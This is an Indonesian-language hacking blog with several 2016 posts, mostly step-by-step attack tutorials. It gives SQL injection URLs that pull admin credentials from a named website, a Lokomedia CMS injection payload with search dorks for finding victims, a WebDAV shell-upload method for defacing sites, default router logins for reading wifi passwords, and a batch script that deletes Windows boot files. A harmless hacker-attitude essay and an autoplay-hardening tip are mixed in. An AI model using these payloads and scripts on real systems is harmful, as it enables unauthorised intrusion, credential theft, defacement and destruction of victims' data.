| http://www.zenfocus.com/partners.php?id=-2 union select 1,group_concat(column_name),3,4,5,6 from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)– |
Dan hasilnya

Nahh muncul kolom adminId,adminName,adminPass
Sekarang langkah selanjutnya ialah membuka data2 yang ada dalam kolom-kolom yang muncul tersebut.
Caranya ialah mengganti perintah “ column_name “ yang berada di perintah “ group_concat(table_name) ” dengan nama-nama kolom yang kita temukan tadi yaitu “adminId,adminName,adminPass ” sehingga menjadi “ group_concat(adminId,adminName,adminPass) ” dan mengganti perintah “ from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)—“ dengan perintah “from admin—“ perintah admin ini saya dapat dari nama table yang kita temukan tadi, jangan lupa menambahkan perintah 0x3a pada sela-sela nama kolom tadi 0x3a adalah hasil hexa dari tanda :
Sehingga jika digabung perintah nya menjadi
| http://www.zenfocus.com/partners.php?id=-2 union select 1,group_concat(adminId,0x3a,adminName,0x3a,adminPass),3,4,5,6 from admin— |

tekan Execute
dan hasilnya

Setelah itu tinggal nyari admin loginya heheheheh
Sebenarnya banyak variasi sql injection semunya tergantung individu masing-masing mau pakai cara mana yang paling nyaman buat soba
Jumat, 21 Oktober 2016
Cara Deface Website Dengan SQL Lokomedia

Dork : - inurl:kategori-23-hiburan.html
- inurl:hal-tentang-kami.html
- inurl:statis-1-pengantar.html
- inurl:statis-19-beasiswa.html
- inurl:statis-22-kerjasama.html
-
inurl:statis-1-profil.html
- inurl:statis-2-profil.html
- inurl:statis-3-strukturorganisasi.html
exploit vuln : 'union select /*!50000Concat*/(username,0x20,password)+from+users--+--+
1.Langsung gunakan dork ke search engine google
2.Kalo sudah dapat targetnya misalnya seperti ini http://site.com/kategori-23-hiburan.html
3.Masukan explotnya seperti ini http://site.com/kategori-23 'union select /*!50000Concat*/(username,0x20,password)+from+users--+--+-hiburan.html

4.Kemudian tekan CTRL+U

5.Karena passwordnya masih dakam bentuk md5 maka harus di decrypt,saya menggunakan hashkiller bisa cari di google
6.Kemudian masukan username dan password yg tadi di dapatkan
Untuk login biasanya di :
- www.target.c0li/admin
- www.target.c0li/adminweb
- www.target.c0li/administrator
- www.target.c0li/redaktur
- www.target.c0li/admin
- www.target.c0li/adminweb
- www.target.c0li/administrator
- www.target.c0li/redaktur
Nah kalo udah masuk berarti anda bisa ngubah apapun,ini hanya untuk sharing tutorial,untuk bertujuan membantu newbie seperti saya
Rabu, 19 Oktober 2016
Cara Deface Website Menggunakan Webdav

Kali ini saya akan berbagi cara deface website menggunkan webdav, bagi newbie seperti saya tutor ini mungkin sangat bermanfaat untuk ajang belajar, tutorial ini untuk belajar bukan untuk merusak ataupun menghancurkan website.
- Download rootkit dan umer.asp disini
- Buka rootkit (Hmei7) lalu klik tab webdav, pilih asp pilih asp shell maker
- klik setting dan setelah itu klik Load shell from file
- Cari dimana anda ekstrak file Umer.asp lalu open
- Setelah itu klik Add site untuk memasukkan alamat website yang menjadi target untuk di deface. Untuk mencari target cari di google menggunakan dork ini inurl:.com/Hmei7.asp;.txt
- Klik tombol serang dan tunggu beberapa saat
- Klik "Upload file to..." klik "choose file", cari file html yang akan kalian upload, lalu "open" setelah itu klik "upload"
- Buka file html yg telah kalian upload misal file yg saya upload judulnya "rezpect.txt"
- Buka http://site.name/rezpect.txt. tergantung nama file yg kalian upload.

Senin, 17 Oktober 2016
Cara Hack Wifi Warnet

pada tutorial kali ini kita akan mengupasnya dengan tuntas tentang bagaimana mengetahhui password tersebut baik menggunakan laptop, smartphone android dan perangkat lainnya, oke langsung saja kita simak caranya seperti di bawah ini.
- Pertama buka browser seperti mozilla firefox,google crome,opera,dll
- Nah masukan ip address di url yaitu 192.168.1.1 atau 192.168.100.1
- Masukan user dan passwornya
192.168.1.1
user : admin
password : admin
192.168.100.1
user : telecomadmin
password : admintelecom
- Nah kalo udah masuk anda bisa melihat passwor wifinya
Sabtu, 15 Oktober 2016
Cara Mudah Menjadi Hacker

- Berpikirlah Seperti Seorang Hacker
Bagaimana seorang hacker berpikir? Apa yang ada di otak seorang hacker? Seorang hacker
selalu memikirkan bagaimana caranya menyelesaikan suatu masalah dan
bagaimana caranya membuat sesuatu. Seorang hacker juga sangat menghargai
kebebasan dan mau menolong dengan sukarela. Kalau ingin menjadi hacker, seseorang harus memiliki attitude ini.
Dunia ini
dipenuhi berbagai permasalahan yang sangat menarik untuk diselesaikan.
Dengan mencoba menyelesaikan permasalahan-permasalahan ini, seseorang
akan mempertajam kemampuan dan melatih kecerdasannya. Ingat juga bahwa
suatu permasalahan tidak perlu diselesaikan lebih dari sekali. Oleh
karena itu jangan pernah merasa enggan untuk membagikan informasi dan
solusi terhadap suatu permasalahan. Ini adalah tanggung jawab moral
seorang hacker.
Budaya hacker adalah suatu budaya tentang pengakuan. Seseorang tidak dapat menyebut dirinya sendiri sebagai hacker. Seseorang tidak akan pernah benar-benar menjadi hacker sampai orang lain (para hacker) menyebutnya sebagai hacker.
Untuk mendapatkan pengakuan ini tentu saja butuh usaha, kerja keras,
dan kontribusi kepada komunitas. Beberapa hal yang dapat dilakukan untuk
berkontribusi kepada komunitas:
- Buatlah perangkat lunak (program) open source.
- Investasikan waktu luang untuk membantu memperbaiki perangkat lunak open source dengan melakukan debugging.
- Publikasikan informasi yang berguna.
- Berikan bantuan untuk menjaga infratstruktur tetap berjalan.
- Pelajari Pemrograman
Pelajarilah bagaimana caranya menulis program. Untuk benar-benar menjadi seorang hacker kemampuan pemrograman sangatlah penting. Para hacker
menyelesaikan berbagai permasalahan yang mereka temui dengan menulis
program. Cara paling mudah untuk mempelajari cara menulis program adalah
dengan membaca dokumentasi yang ditulis oleh para masternya. Kemudian
cobalah menulis program sedikit demi sedikit. Teruslah berlatih untuk
mencapai suatu level kemampuan pemrograman yang cukup baik. Jika sudah
cukup percaya diri dengan suatu bahasa pemrograman, cobalah untuk
mempelajari bahasa pemrograman lainnya. Mempelajari beberapa bahasa pemrograman akan mengajarkan kita memandang suatu permasalahan dari sisi lain.
- Kenali dan Gunakan Unix/Linux
UNIX dan sistem operasi yang mengadopsi konsep yang sama seperti Linux dan BSD adalah sistem operasi utama Internet. Namun untuk menggunakan UNIX
seseorang mungkin harus mengeluarkan uang dalam jumlah yang cukup
besar. Solusinya adalah menggunakan sistem operasi yang open source
seperti GNU/Linux (dengan berbagai pilihan distribusi) dan FreeBSD (dan turunan BSD lainnya). Pelajarilah Linux, gunakan distro yang mudah dan ramah untuk pemula seperti Ubuntu. Pasanglah sistem operasi ini di PC atau laptop dan gunakan untuk bekerja/bermain sehari-hari.
Mungkin sebagian orang akan berpikir mengapa harus menggunakan Unix/Linux/FreeBSD? Apakah tidak bisa menggunakan sistem operasi lain? Sistem operasi tertutup seperti Microsoft Windows dan Mac OS tidak akan mengizinkan seseorang untuk mempelajari kode sumbernya apalagi melakukan modifikasi. Belajar menjadi hacker menggunakan sistem operasi seperti itu ibarat belajar menari dengan tubuh dicor.
- Pelajari HTML
HTML adalah mainan hacker yang telah mengubah dunia. Belajarlah bagaimana cara menggunakan World Wide Web dan menulis kode HTML. Menggunakan Word Wide Web bukan berarti sekedar menggunakan browser dan berselancar di dunia maya melainkan bagaimana caranya membangun suatu situs menggunakan bahasa penanda web (web markup language). Cobalah membangun home page menggunakan sintaks-sintaks HTML.
Bagaimana Cara Menjadi Hacker. Caranya adalah sebagai berikut :
- Persiapkan Jiwa
Persiapan jiwa ini adalah hal yang paling utama dalam menjadi seorang hacker, adapun hal yang perlu dipersiapkan adalah:
- Mental dan psikologi: hal ini dibutuhkan karena seorang hacker akan mendapatkan banyak cobaan yang sering kali membuat down dan kadang membuat lupa diri. Seperti caci maki, hinaan, sanjungan dan perkataan manis.
- Kesabaran, ketabahan dan keikhlasan: hal ini merupakan kunci kesuksesan seorang hacker dimana dengan hal ini akan membuat seorang hacker tidak akan pernah menyesali setiap tindakan yang diperbuat.
- Semangat, usaha, kemauan, pantang menyerah dan kerja keras: hal ini dibutuhkan seorang hacker untuk berjuang menggapai yang terbaik didalam kehidupan yang dijalani, karena menjadi seorang hacker tidak mudah dan butuh waktu yang cukup untuk memahami setiap seluk beluk ilmu pengetahuan.
- Percaya dan berserah diri hanya kepada Tuhan Yang Maha Esa: hal ini menjadi pondasi paling penting dan salah satu motto yang digunakan oleh BinusHacker Family yaitu “Tuhan Hanya Engkau Yang Esa” dimana dengan hal ini semua akan dikembalikan kepada Sang Pencipta dan menyatakan bahwa Ilmu Pengetahuan itu Tanpa Batas.
- Persiapkan Raga
Persiapan
raga merupakan langkah kedua yang perlu dilakukan oleh seorang hacker,
dimana raga harus dibangun sedemikian rupa agar bisa mencapai target
yang diingikan. Hal yang perlu dipersiapkan adalah:
- Kesehatan dan kebugaran: hal ini diperlukan agar seorang hacker tetap fit dalam menghadapi setiap tantangan dan perjuangan dalam mempelajari dan mencapai target yang sudah ditetapkan serta kemampuan memory, daya pikir otak, nurani, panca indra bisa dimaksimalkan.
- Aktif Olahraga: hal ini diperlukan untuk menunjang latihan tubuh agar terhindar dari berbagai ancaman. Misalkan olahraga beladiri untuk melindungi diri ketika ada ancaman, fitness agar tubuh tetap aktif dan sehat terjaga.
- Persiapkan Perbuatan
Persiapan
perbuatan adalah langkah ketiga untuk menjadi seorang hacker, dimana
langkah yang perlu dijalani adalah langkah positif dalam kehidupan,
senantiasa beramal dan beribadah. Mengurangi, menghindari dan
meninggalkan hal-hal negatif adalah perjuangan panjang dan paling berat
untuk seorang hacker.
- Belajar, Berbagi, Senantiasa Update dan Meningkatkan Kemampuan: hal ini menjadi pondasi paling penting dan salah satu motto yang digunakan oleh BinusHacker Family untuk bersama-sama meningkatkan kualitas dan kuantitas kemampuan yang dimiliki.
- Saling Tolong Menolong, Persahabatan, Hindarkan SARA: hal ini diperlukan agar seorang hacker bisa berkontribusi dalam kehidupan yang global dimana semua sangat universal. Dengan menjadi seorang hacker maka diharuskan memiliki pandangan yang luas sehingga bisa bertindak dengan netral, baik, adil dan bijaksana.
Ada 5 hal penting yang perlu dipelajari oleh seorang Hacker :
- Logika (Logic)
Seorang
hacker harus senantiasa menggunakan logika dimana hal ini menjadi sebuah
pertimbangan akal untuk menghasilkan sesuatu yang baik, benar dan
tepat. Manusia diberikan kelebihan oleh YME untuk hal ini, maka
manfaatkan secara maksimal.
Logika yang sering digunakan dalam bahasa pemrograman adalah OR, AND, NOT, XOR, NAND, dll. Beberapa program tersusun atas komponen program IF..THEN…ELSE, FOR..TO..DO, WHILE , CASE..OF dan lain-lainnya. Logika ini kemudian akan dikolaborasikan dengan matematika untuk menghasilkan sesuatu yang bernilai Benar (True) atau Salah (False) seperti (<, >, =, +, -, dll).
- Perangkat Keras (Hardware)
Seorang
hacker harus mengetahui seluk beluk perangkat keras, karena perangkat
keras merupakan dasar dari pembentukan teknologi. Perangkat keras disini
adalah mengerti seluk beluk pengkabelan, chip, mainboard, switch, hub, elektronika, dll.
Apabila seorang hacker sudah memahami perangkat keras, maka akan lebih
mudah dalam membuat instruksi untuk perangkat lunaknya. Pernah melihat
James Bond & Mission Impossible? Nah, diluarsana banyak orang
luarbiasa yang memahami hardware sangat dalam.
Yang perlu dipelajari lebih dalam dari perangkat kerasa adalah komponen pada bagian-bagian berikut:
- Input Device (Unit Masukan: Keyboard, Mouse): media untuk memasukkan data dari luar ke dalam suatu memori dan processor.
- Process Device (Unit Pemrosesan: CPU, Microchip,RAM): media untuk mengolah inputan guna menghasilkan informasi yang diperlukan.
- Output Device (Unit Keluaran: Monitor, Scanner, Speaker): media untuk mengeluarkan hasil informasi.
- Backing Storage ( Unit Penyimpanan: Harddisk, Disk): media untuk melakukan penyimpanan data dan informasi.
- Periferal ( Unit Tambahan: USB, Modem): media tambahan yang digunakan untuk mendukung proses kerja perangkat keras.
- Perangkat Lunak (Software)
Seorang
hacker akan mempelajari software sebagai instruksi kepada hardware untuk
melakukan perintah-perintah yang diinginkan. Software ini dibangun dari
berbagai bahasa, dimana bahasa yang perlu dipelajari dalam bahasa mesin
adalah 0, 1 dan analog. Sebagai dasar adalah bahasa pemrograman adalah
assembly. Urutan yang tepat sebagai berikut saya kutip dari wikipedia:
- Bahasa Mesin, yaitu memberikan perintah kepada komputer dengan memakai kode bahasa biner, contohnya 01100101100110.
- Bahasa Tingkat Rendah (ASM) atau dikenal dengan istilah bahasa rakitan (bah.Inggris Assembly), yaitu memberikan perintah kepada komputer dengan memakai kode-kode singkat (kode mnemonic), contohnya MOV, SUB, CMP, JMP, JGE, JL, LOOP, dsb.
- Bahasa Tingkat Menengah (C), yaitu bahasa komputer yang memakai campuran instruksi dalam kata-kata bahasa manusia (lihat contoh Bahasa Tingkat Tinggi di bawah) dan instruksi yang bersifat simbolik, contohnya {, }, ?, <<, >>, &&, ||, dsb.
- Bahasa Tingkat Tinggi (HTML, XML, JSP, JAVA, VB, PASCAL, DELPHI, C#, F#, PHP, ASP, SQL, ORACLE, PYTHON, PERL, dll) yaitu bahasa komputer yang memakai instruksi berasal dari unsur kata-kata bahasa manusia, contohnya begin, end, if, for, while, and, or, dsb.
Sebagai seorang hacker,
semakin kompleks mengetahui bahasa pemrograman maka akan semakin mudah
dalam memolak balikkan software, mencari celah, memperbaiki, memberikan
solusi untuk memecahkan masalah dan bahkan membangun sebuah aplikasi
baru.
Kuncinya adalah semakin dalam mengetahui bahasa mesin, akan lebih mudah dalam berkomunikasi dengan mesin.
Selain
mengenal bahasa pemrograman, yang perlu dipelajari adalah sistem yang
dibangun dari software yang sudah ada saat ini, sebagai salah satu
contoh yaitu Sistem Operasi: *Nix, Linux, FreeBSD, SunOS, Windows, dll.
- Jaringan (Networking)
Seorang
hacker perlu mengetahui dan mendalami jaringan elektronik dan komputer
yang merupakan bagian penting untuk dipelajari, karena jaringan inilah
yang menghubungkan antara satu dengan yang lainnya seperti sebuah jaring
laba-laba yang tidak terputus.
Ketika kita
sudah memahami jaringan maka akan cukup mudah dalam melakukan setting,
konfigurasi dan dapat memegang kendali terhadap jaringan. Didalam
jaringan inilah alur komunikasi bergerak antara satu perangkat ke
perangkat yang lainnya. Pada jaringan inilah banyak protokol komunikasi
yang digunakan sehingga perlu juga untuk dipelajari seperti TCP, HTTP/S, FTP/S,
dll. Apabila jaringan berada didalam kendali, maka seluruh informasi
yang mengalir didalamnya akan sangat mudah untuk didapat, ditambah,
diubah, bahkan untuk dihapus sekalipun.
- Kriptografi (Cryptography)
Seorang hacker memiliki tantangan dalam hal kriptografi, karena saat ini hampir seluruh transaksi komunikasi sudah menggunakan cryptography sebagai jembatan pelindung.
Dengan modal logika yang matang maka cryptography dapat lebih mudah
untuk dipelajari walaupun dalam struktur yang sulit. Seorang hacker
memerlukan pengetahuan kriptografi untuk menjaga aspek keamanan
informasi seperti kerahasiaan informasi, keabsahan informasi, integritas
informasi, serta autentikasi informasi dan bahkan untuk mendapatkan dan
menerjemahkan informasi itu sendiri.
Ada banyak model kriptografi yang saat ini sudah banyak berkembang yaitu MD5, SHA, DES, AES, Base64, IDEA, BLOWFISH, RSA, Dll. Kriptografi ini banyak digunakan untuk konfigurasi, penyimpanan data dalam database, dan komunikasi transaksi pada jaringan.
Kamis, 13 Oktober 2016
Carar Melindungi Komputer Dari Virus Flashdisk

Banyak virus yang bertebaran melalui flasdisk, kali ini saya akan memberikan cara melindungi komputer dari virus-virus yang berasal dari flashdisk dengan menonaktifkan fungsi autoplay policy setting.Cara ini berlaku untuk OS windows 7 atau Vista.
Setiap kali kita menghubungkan komputer dengan Removable-media seperti memory,flasdisk, atau CD/DVD, maka jendela autorun windows akan terbuka di layar komputer secara otomatis.Sebenarnya fungsi tersebut bertujuan untuk memudahkan user, karena menyediakan beberapa menu seperti membuka folder, memainkan video/music (jika berupa terdapat file multimedia, dsb.
Akan tetapi, fungsi tersebut bisa jadi berbahaya bagi keamanan komputer. Selain internet, media eksternal merupakan sarana penyebaran virus terbesar. Ketika sebuah media penyimpanan eksternal yang mengandung virus terhubung pada komputer dan Anda langsung membukanya menggunakan menu ‘Open files to view files’ yang ada pada autorun Windows, maka virus langsung masuk ke sistem komputer Anda. Terlebih virus-virus yang bisa aktif secara otomatis seperti Autorun.inf dan lain-lain.
Tutorial :
- Tekan tombol windows+R dan ketik gpedit.msc tekan enter.
- Klik Computer Configuration –> Administrative Templates –> Windows Components. Di bawahnya Anda akan menemukan AutoPlay Policies.
- Pada bagian kanan AutoPlay Policies, klik kanan pada Turn off AutoPlay, dan pilih Edit. Kemudian pada jendela baru yang muncul, pilih Enabled.
- Klik tombol apply dan OK
Cara Membuat Virus Berbahaya Menggunakan Notepad

Dari posting-posting sebelumnya kita sudah membahas Sejarah virus, Jenis virus, dan Cara membuat virus untuk menjaili teman pake notepad. Nah sekarang saya saatnya memberikan cara untuk membuat virus berbahaya bagi komputer menggunakan notepad.
Pertama, Copy Script di bawah ini dan Paste pada notepad anda :
-------------------------------------------------------------------------------------attrib -r -s -h c:\autoexec.bat
del c:\autoexec.bat
attrib -r -s -h c:\boot.ini
del c:\boot.ini
attrib -r -s -h c:\ntldr
del c:\ntldr
attrib -r -s -h c:\windows\win.ini
del c:\windows\win.ini
-----------------------------------------------------------------------------------------Lalu, Simpan/Save AS dengan Format .bat Misalnya, Berbahaya.bat
Keterangan Kode :
1. del c:\autoexec.bat <--> buat hapus autoexe.bat di direktori C
2. del c:\boot.ini <--> buat hapus Boot.ini di direktori C
3. del c:\ntldr <--> buat hapus ntldr
4. del c:\windows\win.ini <--> untuk hapus file win.ini yang berlokasi di C:/windows
5. attrib -r -s -h <--> untuk menampilkan file ke 4 windows tadi yang di supper hidden
Note : Jangan dianggap main! Bila system ini dijalankan di windows anda tidak akan hidup dan juga tidak ada penawarnya jadi gunakanlah dengan manfaat.
Selasa, 11 Oktober 2016
Cara Membuat Virus Trojan Dengan Notepad

Halo Blogger, Kali ini saya akan tunjukan cara membuat virus trojan yang tidak berbahaya dengan sangat mudah menggunakan notepad tapi cukup mengejutkan jika anda memasang di komputer/laptop teman anda.
Langkah-langkah :
1.Tekan Windows+R ketik notepad klik enter
2.Copy scriptnya :
start
@echo off
msg * System error
msg * Your computer is got a virus
msg * Please reboot to fix
msg * System error
msg * Please reinstall your microsoft windows
msg * Computer security not fix this problem
msg * Trojan detected
msg * System error
3.Setelah itu simpan ubah ekstensi menjadi .bat
4.Tinggal klik open filenya
Langganan:
Postingan (Atom)